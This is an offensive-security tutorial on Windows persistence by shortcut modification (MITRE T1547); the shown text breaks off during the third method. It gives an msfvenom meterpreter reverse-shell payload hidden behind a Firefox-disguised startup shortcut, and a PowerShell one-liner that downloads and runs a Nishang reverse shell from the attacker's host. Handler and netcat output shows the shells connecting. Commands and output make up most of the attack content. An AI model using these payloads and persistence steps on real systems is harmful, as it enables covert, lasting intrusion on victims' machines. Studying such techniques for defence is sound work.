Windows Persistence: Shortcut Modification (T1547)

February 28, 2022 By Raj Chandel

Introduction

According to MITRE, "Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon."

Shortcut modification is a technique in which an attacker can replace the absolute path of an executable bound to be run by a shortcut and masquerade it as a legitimate looking icon which can be run on startup thus achieving persistence. In this article, we will look at two such easy techniques that can help a user gain persistence using this technique.

MITRE TACTIC: Privilege Escalation (TA0004) and Persistence (TA0003)

MITRE TECHNIQUE ID: T1547 (Boot or Logon Autostart Execution)

SUBTITLE: PE Injection (T1547.009)

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
Background

A window's shortcut file ends with *.LNK extension and contains the absolute path of an executable which could be run using this shortcut. Shortcuts have been used for attacks by adversaries since the time 50 cents was at peak and so was unawareness about cyber security. One such example includes malware propagation by CDs and DVDs used in public internet cafes which often contained malicious shortcuts. In modern windows systems, LNK files are able to run a plethora of files including exe, cmd, vbs, powershell etc. Now, an attacker can create a new shortcut with powershell script embedded or can modify an existing shortcut for stealthier attacks. In this article, we talk about such approaches.


PERS1 – Manual Shortcut Modification + reverse shell

To start with the exploitation, we first need to set up the payload we would run upon system startup. I created a meterpreter payload using msfvenom.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.78.142 lport=1234 -f exe > shell.exe
```




Now that it is ready, we can move on with persistence method 1. Here, we are assuming that we have compromised the system and already have RDP to the server or any other protocol that lets us view the GUI of victim. On the victim's desktop, we found a firefox shortcut.




As you can see, the target field in the shortcut is set to run the firefox executable. We simply need to switch it with a command of our own. In this case, I'll be running my reverse shell by supplying in the path of the shell.exe file. Plus, we'll start this in the minimized mode so that it's a bit more stealthy.



But as you may have noticed, the icon has been changed. To replace it back to the desired firefox one, we will click the change icon and point it to the firefox.exe binary.




All must be set and done now and the icon has been replaced with firefox one.



Now, we need to place this shortcut in the startup folder so that it gets executed every time a system restarts.

```
%appdata%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```




Note: Make sure to put shell.exe in the \users\public folder for this to run. Upon restarting the system, our handler has successfully received a reverse shell.

```
Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.78.142
lhost => 192.168.78.142
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.78.142:1234
[*] Sending stage (200262 bytes) to 192.168.78.141
[*] Meterpreter session 1 opened (192.168.78.142:1234 -> 192.168.78.141:1329 ) at 2022-02

meterpreter >
```

PERS2 – Manual shortcut modification + Powershell One Liner

While the method stated above stands effective, it needs a user to manually deploy a payload into the victim's machine. The next method is a little more subtle. We will be deploying a powershell one-liner in the shortcut file. You can read our article **here** about more such tactics. Now, we will be using Nishang for this purpose. In the target path section you need to supply this command as input:

```
powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.78.142/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.78.142 -Port 4444
```



You need to change your IP and port as per your environment.

Now, you need to download the Invoke-PowerShellTcp.ps1 script and run the local python server on port 80.

```
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
python3 -m http.server 80
```

```
┌──(root㉿kali)-[~]
└─# wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2022-02-27 02:41:54--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShell
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.1
.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'

Invoke-PowerShellTcp.ps1      100%[=========================================================>]   4.24K  --.-KB/s    in

2022-02-27 02:41:54 (25.5 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]


┌──(root㉿kali)-[~]
└─# nano Invoke-PowerShellTcp.ps1

┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
```

Now, once the shortcut is put in the startup folder and the system restarted, we should receive a reverse shell on our netcat listener!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.78.142] from (UNKNOWN) [192.168.78.141] 1076
Windows PowerShell running as user hex on DESKTOP-9GSGKO9
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Public>whoami
desktop-9gsgko9\hex
PS C:\Users\Public>
```

PERS3 – Shortcut modification using SharPersist.exe

The next method we are going to demonstrate can be done locally from the client's terminal (CLI reverse shell). We will be using a C# implementation of the method displayed earlier called "SharPersist." To download this you can run the following command:

```
wget https://github.com/mandiant/SharPersist/releases/download/v1.0.1/SharPersist.exe
```

```
┌──(root㉿kali)-[~]
└─# wget https://github.com/mandiant/SharPersist/releases/download/v1.0.1/SharPersist.exe
--2022-02-26 02:31:51--  https://github.com/mandiant/SharPersist/releases/download/v1.0.1/SharPersist.exe
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/193103215/95776b80-
